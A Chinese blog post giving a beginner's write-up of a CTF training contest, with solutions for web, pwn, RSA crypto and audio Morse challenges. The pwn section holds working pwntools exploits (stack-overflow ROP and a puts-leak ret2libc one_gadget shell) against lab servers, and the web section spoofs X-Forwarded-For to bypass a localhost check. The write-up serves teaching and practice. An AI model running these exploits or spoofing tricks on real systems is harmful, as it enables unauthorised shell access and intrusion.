




ctf夏季集训结训赛-简单题writeup

原创

长亭一梦  于 2020-08-09 14:15:54 发布  866  收藏 2

分类专栏: [ctf](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/One_p_Two_w/article/details/107890810

版权



[ctf](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

目录

Web

[签到](#)

[速度要快](#)

[PHP真爱粉](#)

[头等舱](#)

Pwn

[qiandao](#)

[qiandao2](#)

Crypto

[babyRSA](#)

[Small e](#)

Misc

[玩玩音频](#)

Reverse

第一篇博客!! 开门大吉!

因为我本身也是菜鸡, 做出来的题不多, 而且都是很简单的题目, 望各位看客谅解, 题目所在的靶场应该过一阵子就拆了, 就不贴题目地址啦, 会尽量以图片和文字的形式进行复现。

Web

签到

皮虾乐队的贝斯手不见了

打开链接页是ubuntu pastebin

This site is intended for use as a short-term exchange of pasted information between parties. All submitted data is considered public information. Submitted data is not guaranteed to be permanent, and may be removed at any time. Please do not set up programs to send data to this site in an automated fashion; it is intended to be used directly by humans.

Should you reasonably believe that any third-party content you access through this website is in breach of any law, regulation or third party's rights, you should notify Canonical in writing through rt@ubuntu.com. In doing so, please follow the guidelines indicated in our [website terms](#) under the section *Links and third-party content*.

Poster:
Your name (30 characters max)

Syntax:

Expiration:
Paste expirations (or lack thereof) are approximate and not guaranteed

Content:

Paste!

https://blog.csdn.net/One_p_Two_w

应该是动过手脚的，按F12打开源码看一下



发现了两串注释，

543557687D537D7B3372563D2A7E28566C7A405E564D6B565A54323F7534564D6C3068564D6C3061

543557687D537E474D71543341586F5354613F34563E34604B576D484F66573E47796F

再考虑到提示“皮虾乐队的贝斯手不见了”，应该用base家族解码

经过一番尝试后，第二段注释先后经过base16，base85，base64解码后，得到flag{very_e2sy_y2s}

速度要快

Ash是一名爆破专家，是一名突破手

打开链接直接得到源码

```

<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ezpass';
}

if($_SESSION['time']+5<time()){
    session_destroy();
}

$Ash = $_REQUEST['Ash'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($Ash[0].$Ash[1]) && substr(md5($Ash),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=20){
    echo $flag;
}

show_source(__FILE__);
?>

```

这里我在做题的时候找到了原型，关键点解释已经很到位了，我就不复制粘贴了。
最后附上我的python代码

```

import requests

s = requests.session() # 创建一个session对象。

url = "http://xiabee.cn:10001/?Ash[]=ezpass" # url
r = s.get(url) # 获取url中以get方式上传的参数

for i in range(100):
    url_1 = "http://xiabee.cn:10001/?Ash[]" + r.text[:2] # 获取头两个字母
    r = s.get(url_1)
    print(r.url)
    if i == 99: # 输出第100次爆出的内容
        print(r.text)

```

PHP真爱粉

PHP是世界上最好的语言（吗

打开链接获得源码如下

```
<?php
highlight_file(__FILE__);
include('flag.php');
if ($_GET['xiao'] > 99999999 && strlen($_GET['xiao']) < 5)
    echo "Well Done!".<br>;

if (isset($_GET['yu'])) {
    $yu = $_GET['yu'];
    if (is_numeric($yu))
        die("Wrong Input!");
    else{
        switch ($yu) {
            case 0 :break;
            case 1 :break;
            case 2 :echo "$flag";break;
            default :echo "azhe?";break;
        }
    }
}
?>
```

关键在于 `is_numeric`，这个函数的作用是“如果指定的变量是数字和数字字符串则返回 TRUE，否则返回 FALSE。”也就是我们要绕过这个限制，经查阅资料得知，`is_numeric` 函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。

那么这道题就很简单了，/?yu=2%20即可，得到flag{p1h_1s_s0_ez}

头等舱


还记得10.0.0.55的备用地址是什么吗

打开链接后是这样

Wrong Method!

https://blog.csdn.net/One_p_Two_w

名字是头等舱，猜测和报头相关，使用burpsuite抓包



The screenshot shows the Burp Suite interface with a GET request to `http://xiabee.cn:10002`. The request headers include `Host: xiabee.cn:10002`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0`, and various cookies like `session=ced4acce-0c5f-483e-b04d-fb5d47934a49`. The response shows `HTTP/1.1 200 OK` with headers like `Date: Sun, 09 Aug 2020 04:13:43 GMT` and `Server: Apache/2.4.7 (Ubuntu)`. The body of the response contains the text `Wrong Method!`. The status bar at the bottom indicates `Done` and `https://blog.csdn.net/201 bytes | 31 milliis`.

这里卡了好长时间，然后在大佬的提醒下开始注意**Method**这个提示，**Wrong Method!**，什么方式错了呢，联想到请求方式，经多次尝试，在PUT时收到反应如下

The screenshot shows the Burp Suite interface with a PUT request to `http://xiabee.cn:10002`. The request headers are similar to the previous screenshot but with `PUT / HTTP/1.1`. The response shows `HTTP/1.1 200 OK` with headers like `Date: Sun, 09 Aug 2020 04:17:29 GMT` and `Server: Apache/2.4.7 (Ubuntu)`. The body of the response contains the text `GG browser is so Great!`. The status bar at the bottom indicates `Done` and `https://blog.csdn.net/211 bytes | 34 milliis`.

GG browser is so Great!，于是将User-Agent改为GG

Burp Suite Professional v2.1.04 - Temporary Project - licensed to surfexyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x ...

Send Cancel < >

Target: http://xiabee.cn:10002

Request

Raw Params Headers Hex

```
PUT / HTTP/1.1
Host: xiabee.cn:10002
User-Agent: GG
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://xiabee.cn:9000/challenges
Connection: close
Cookie: bglmgSetting=white-bg;
session=c4d4acce-0c5f-483e-b04d-fb5d47934a49.zQTrtI4dylOyK4tGoJvxpXUjKkc;
PHPSESSID=hgo9p628iccl109dws08rtdu0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 09 Aug 2020 04:18:59 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 26
Connection: close
Content-Type: text/html
```

Only localhost can access.

Done <https://blog.csdn.net> 214 bytes | 34 millis

得到提示要伪装成localhost，于是把referer改成127.0.0.1，又添加了X-Forwarded-For: 127.0.0.1，如下所示

Burp Suite Professional v2.1.04 - Temporary Project - licensed to surfexyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x ...

Send Cancel < >

Target: http://xiabee.cn:10002

Request

Raw Params Headers Hex

```
PUT / HTTP/1.1
Host: xiabee.cn:10002
User-Agent: GG
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 0
X-Forwarded-For: 127.0.0.1
Referer: 127.0.0.1
Connection: close
Cookie: bglmgSetting=white-bg;
session=c4d4acce-0c5f-483e-b04d-fb5d47934a49.zQTrtI4dylOyK4tGoJvxpXUjKkc;
PHPSESSID=hgo9p628iccl109dws08rtdu0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 09 Aug 2020 04:25:21 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 44
Connection: close
Content-Type: text/html
```

must jump from 10.0.0.55, but it seems down.

本提示是“还记得10.0.0.55的备用地址是什么吗”，其实是10.0.0.53，这个是校内生活小知识，各位看客不知道正常，参加结训赛的人应该都知道（大概，最后进行更改X-Forwarded-For: 10.0.0.53，send得flag

The screenshot shows the Burp Suite interface with a 'Request' and 'Response' pane. The request is a PUT / HTTP/1.1 to http://xiabee.cn:10002. The response is a 200 OK with a content length of 27 bytes. The response body contains the flag: **flag{eeeeaaaasyyyyy_ch2nge}**.

```
Request:
PUT / HTTP/1.1
Host: xiabee.cn:10002
User-Agent: GG
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 0
X-Forwarded-For: 10.0.0.53
Referer: 127.0.0.1
Connection: close
Cookie: bgImgSetting=white-bg;
session=c4d4acce-0c5f483e-b04d-fb5d47934a49.zQTtI4dylOyK4tGoJvxpUjKkc;
PHPSESSID=hgo9p628iccl109dwso8rtdu0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response:
HTTP/1.1 200 OK
Date: Sun, 09 Aug 2020 04:29:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 27
Connection: close
Content-Type: text/html

flag{eeeeaaaasyyyyy_ch2nge}
```

Pwn

到了最向往的pwn，虽然是最向往的方向，不过菜的只会做签到...

qiandao

无提示

普通的64位rop，只开启了NX保护，通过gets栈溢出，也给了sh函数（可直接获得shell）

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[256]; // [rsp+10h] [rbp-100h]
4
5     setbuf(stdin, 0LL);
6     setbuf(stdout, 0LL);
7     setbuf(stderr, 0LL);
8     gets(s, 0LL);
9     return 0;
0 }

```

https://blog.csdn.net/One_p_Two_w

```

1 void __cdecl sh(char *str)
2 {
3     if ( !strcmp(str, "meow") )
4         system("/bin/sh");
5     else
6         system("echo meow~");
7 }

```

直接上代码了

```

from pwn import *

io = remote("everything411.top", 10014)

payload = b'a' * (0x100) + p64(0xdeadbeefdeadbeef) + p64(0x000000000401263) + p64(0x000000000402004) + p64(0x000000000401156)
#          rbp          rdi_add      meow字符串      sh函数
io.sendline(payload)

io.interactive()

io.close()

```

qiandao2

do you know one_gadget?

checksec检查

```

[*] /mnt/c/Users/lenovo/Desktop/qiandao2'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

ida查看程序

仍然是gets溢出，不过sh函数不再能够getshell

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[256]; // [rsp+10h] [rbp-108h]
4
5     setbuf(stdin, 0LL);
6     setbuf(_bss_start, 0LL);
7     setbuf(stderr, 0LL);
8     gets((__int64)s, 0LL);
9     return 0;
10 }
```

https://blog.csdn.net/One_p_Two_w

function name	Segment	Code
__init_proc	.init	1 void __cdecl sh(char *str)
sub_401020	.plt	2 {
puts	.plt	3 puts("meow");
setbuf	.plt	4 }
gets	.plt	
_start	.text	
_dl_relocate_static_pie	.text	
deregister_tm_clones	.text	
register_tm_clones	.text	
__do_global_dtors_aux	.text	
frame_dummy	.text	
sh	.text	
main	.text	
__libc_csu_init	.text	
__libc_csu_fini	.text	
_term_proc	.fini	
puts	exter	
setbuf	exter	
__libc_start_main	exter	
gets	exter	
__gmon_start__	exter	

https://blog.csdn.net/One_p_Two_w

废话少说，直接上代码

```

from pwn import *

context(log_level = 'debug', arch = 'amd64', os = 'linux')

io = remote("everything411.top", 10015)
elf = ELF('./qiandao2')
libc = ELF('./libc6_2.23-0ubuntu11.2_amd64.so') # 加载libc版本 在https://libc.blukat.me/ 查询并下载

execve = 0x45226 # one_gadget得到
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main_add = 0x40115F

payload = b'a' * (0x108) + p64(0x000000000401233) + p64(puts_got) + p64(puts_plt) + p64(main_add) # 泄露puts地址, 用于查询libc库和计算offset
# padding rdi_add rdi_value ret puts main_add 以便下次padding

io.sendline(payload)
puts_add = u64(io.recv()+b'\x00\x00') # 接收泄露出的地址

print('puts_address:' + hex(puts_add))

offset = puts_add - libc.symbols['puts'] # 计算offset
execve_addr = offset + execve

payload2 = b'a' * (0x108) + p64(execve_addr) # padding + gadget

io.sendline(payload2)
io.interactive()

io.close()

```

题目提示让我们使用 `one_gadget`，`one_gadget` 是什么呢，简单来说就是可以找到获得shell的函数的地址，但是不能直接用，这个地址只是libc库中的，实际程序运行时会有产生偏移量 `offset`，而我们可以通过泄露其他函数的地址并与libc库中对应函数地址相减来获得这个 `offset`，最后只需要一个简单的 `payload2` 就完成啦

Crypot

我做出来的这两个密码都是关于rsa的，知乎上有一个很棒的rsa解密学习指南，感兴趣的可以看一下
关于rsa的基本原理可以去看ctf wiki，这里就不说了

babyRSA

```

simple rsa
n =
2175688405733541703870452086626738401792220260185622845647
e = 0x10001
c = 909189959980475048848571460773306576585339198658788147448

```

hint:factordb.com is your good friend

正常rsa中我们看到n比较小，自然想到分解质因数

这道题的难点在于,将n分解后出来了三个数，和正常的rsa长得也不一样，让人无从下手，事实上，硬着头皮算就好了

正常rsa是 $r = (p - 1) * (q - 1)$

三个因数的话，就 $r = (p1 - 1) * (p2 - 1) * (p3 - 1)$

代码如下：

```
#!/usr/bin/python
#coding:utf-8

import gmpy2
from Crypto.Util.number import long_to_bytes

N = 2175688405733541703870452086626738401792220260185622845647
e = 0x10001
c = 909189959980475048848571460773306576585339198658788147448
p1 = 12174597259764339563
p2 = 12211006709935453691
p3 = 14634929140319987959

r = (p1 - 1) * (p2 - 1) * (p3 - 1)
d = gmpy2.invert(e,r)
n = pow(c,d,N)

print(long_to_bytes(n))
```

Small e

这次分解不了了

给了我们两个文件，一个main.py一个out.txt

main.py

```
from flag import flag
from Crypto.Util import number
import os
assert type(flag) == str

flag_b = flag.encode() + os.urandom(128 - len(flag))
p = [number.getPrime(1024) for _ in range(3)]
q = [number.getPrime(1024) for _ in range(3)]
n = [_p * _q for _p, _q in zip(p, q)]

e = 3
m = number.bytes_to_long(flag_b)
for i in range(3):
    print("n{} = {}".format(i, n[i]))
    print("c{} = {}".format(i, pow(m, e, n[i])))
```

out.txt

```
n0 = 16067817932594307041570490664780805848472742225212094863591832948766595296084355576005372602504494336115951
7368492537450846767240441785947949500409357961072603226291432380226201576180425747477842107537191560473303962296
5481151880946821099347099589181944483948769906556017986079391359211585782596464924468208449010284942962635113163
7373629789462561841131971726287806157972852339164351762422214393908781627946293644849265057746132282296464581892
1017195086719887993436412050404627317796108368702793718981173250934436584483416022980581020508144668661148811522
6014344875552419979932806334691942178914927653481984541110621
c0 = 987997146391462569097589324158018538798149636935673495701272151337314493875356904550332374498586951622543248
9622517950293366904764152664636972215860898639778481845669980292323448545868723176321988532040102362409575435129
7371882862276223750025776541174071872356390397884034215683309077834897402937837603745796742722289537028222093457
3571803778400790510750764044178956614802341818284385085602827242528066018540977479122929173680411321954603206927
1224441643592470352853688723172019556711071350797050854277490132448056258928350601925843959503438270798312618141
538795176843674864017991973083157087900179066637653967471786
n1 = 272208044368058644421621824428137592630693721284688112702287577591222421027466343312742048136457006060251984
6475731506947639663645710938570901030909376112425036779321726951477789495074993202679010494492054241515447027271
0654996775902535083921322900858510081080526361203971974235685839596700898969686819478871421472486198215667112358
8923818406245554949632181295139591177650334882191484773716671299565234037264928118049715929298742874766925632690
6578760114795063644564620805925101560156992102537087180535787192211308879102438292604784027391179119399003467795
5545643860434985638900984527560552087922124397003230357748287
c1 = 186011744716393308386737559976270971797170536658432605887391609266948950231157199897432180321779330640247905
6741728196264896828755684225881888822580504084917382649770732652559038377457027733956250421614620857136731904067
4013938991326596042075188486353554578994481344994910413567203491400010042812019323116569805264327599429345975064
5059849040644023573700986229118160245811719306005661335804911902470149807422392895880624850162399920054850186077
2973708478737233615188875919858312357034116224330392899446019982264229456506716039381619237039019969902229547828
4192467413238687379911409873590966380239175755869062503249758
n2 = 180039116321225998134255503920252953184601445380024205460914733425040660659133744783807239665108639273234501
6042232396308543993491982140803000059703022044401744667727552053060060231322371691384370628902078954634125429851
4327568202682323289952838243830866298465249322960573348784191060837060844553425424656343221015762038900638842760
7914766207707875855128802637778116503635502911131887078344518766521683425007566216922077452496994789832203179631
6503240710051797006755434746080737307864312464043803532979166975656682558376314434791556192875965408981733796553
1158175165510730703911869587267266225122572337924741504872421
c2 = 162321291316088102824139377061444872406263386242503085778342256984457824688816823296466968997894573304983866
6816559905527060230452190086623847782045074574557423583532902542883197513556443247130194463886944551263738811119
9953848153394755434332731325017811903037131194504517921570433491911858368670794242170207150194844396867824699460
5953522436162849819994376469349783070493770441105147361057686168932026087793472828375605464029612275485775941660
6349415315822523340891906394507041648627801860778004273333595920825570794206387009564898110299701524078417645702
8384300754675188591655968245197618705494443537255712721037015
```

我们来翻译一下，我们现在有n0, c0, n1, c1 n2, c2, 且

$$m \equiv c \pmod{n.}$$

$$m \equiv c \pmod{n.}$$

$$m \equiv c \pmod{n.}$$

眼熟吗，对的，是中国剩余定理，按照定义去计算即可算出m

开三次根号即可算出m

代码如下：

```

import gmpy2
from Crypto.Util import number

n0 = 160678179325943070415704906647808058484727422225212094863591832948766595296084355576005372602504494336115951
7368492537450846767240441785947949500409357961072603226291432380226201576180425747477842107537191560473303962296
5481151880946821099347099589181944483948769906556017986079391359211585782596464924468208449010284942962635113163
7373629789462561841131971726287806157972852339164351762422214393908781627946293644849265057746132282296464581892
1017195086719887993436412050404627317796108368702793718981173250934436584483416022980581020508144668661148811522
6014344875552419979932806334691942178914927653481984541110621

c0 = 987997146391462569097589324158018538798149636935673495701272151337314493875356904550332374498586951622543248
9622517950293366904764152664636972215860898639778481845669980292323448545868723176321988532040102362409575435129
7371882862276223750025776541174071872356390397884034215683309077834897402937837603745796742722289537028222093457
3571803778400790510750764044178956614802341818284385085602827242528066018540977479122929173680411321954603206927
1224441643592470352853688723172019556711071350797050854277490132448056258928350601925843959503438270798312618141
538795176843674864017991973083157087900179066637653967471786

n1 = 272208044368058644421621824428137592630693721284688112702287577591222421027466343312742048136457006060251984
6475731506947639663645710938570901030909376112425036779321726951477789495074993202679010494492054241515447027271
0654996775902535083921322900858510081080526361203971974235685839596700898966986819478871421472486198215667112358
8923818406245554949632181295139591177650334882191484773716671299565234037264928118049715929298742874766925632690
6578760114795063644564620805925101560156992102537087180535787192211308879102438292604784027391179119399003467795
5545643860434985638900984527560552087922124397003230357748287

c1 = 186011744716393308386737559976270971797170536658432605887391609266948950231157199897432180321779330640247905
6741728196264896828755684225881888822580504084917382649770732652559038377457027733956250421614620857136731904067
4013938991326596042075188486353554578994481344994910413567203491400010042812019323116569805264327599429345975064
5059849040644023573700986229118160245811719306005661335804911902470149807422392895880624850162399920054850186077
2973708478737233615188875919858312357034116224330392899446019982264229456506716039381619237039019969902229547828
4192467413238687379911409873590966380239175755869062503249758

n2 = 180039116321225998134255503920252953184601445380024205460914733425040660659133744783807239665108639273234501
6042232396308543993491982140803000059703022044401744667727552053060060231322371691384370628902078954634125429851
4327568202682323289952838243830866298465249322960573348784191060837060844553425424656343221015762038900638842760
7914766207707875855128802637778116503635502911131887078344518766521683425007566216922077452496994789832203179631
6503240710051797006755434746080737307864312464043803532979166975656682558376314434791556192875965408981733796553
1158175165510730703911869587267266225122572337924741504872421

c2 = 162321291316088102824139377061444872406263386242503085778342256984457824688816823296466968997894573304983866
6816559905527060230452190086623847782045074574557423583532902542883197513556443247130194463886944551263738811119
9953848153394755434332731325017811903037131194504517921570433491911858368670794242170207150194844396867824699460
5953522436162849819994376469349783070493770441105147361057686168932026087793472828375605464029612275485775941660
6349415315822523340891906394507041648627801860778004273333595920825570794206387009564898110299701524078417645702
8384300754675188591655968245197618705494443537255712721037015

e = 3

N = n1 * n2 * n0
N1 = N // n1
N2 = N // n2
N0 = N // n0
ny0 = gmpy2.invert(N0, n0)
ny1 = gmpy2.invert(N1, n1)
ny2 = gmpy2.invert(N2, n2)

m_e = (c0*N0*ny0+c1*N1*ny1+c2*N2*ny2)%N
m = gmpy2.iroot(m_e, e)

print(m)

```

Misc

Misc一共两道，阿菜只做出了一道

玩玩音频

下载附件：[ハセガワディスク 菅野祐悟 - 杜王町Radio.wav](#) hint:这么简单的题目，没有提示
flag格式：flag{XXX_XXX}，词汇之间使用下划线分割，全部字母大写。遇到不认识的词汇就当成了一个好了。


文件放到了网盘

链接：https://pan.baidu.com/s/1xJh8INJyGILp4NGO_FAsNg

提取码：gh0k

使用Audacity打开，试听一下

在19.9秒之后可以听见明显的摩尔斯密码的声音，放大观察波形图




得到

.....
.....

解码得到

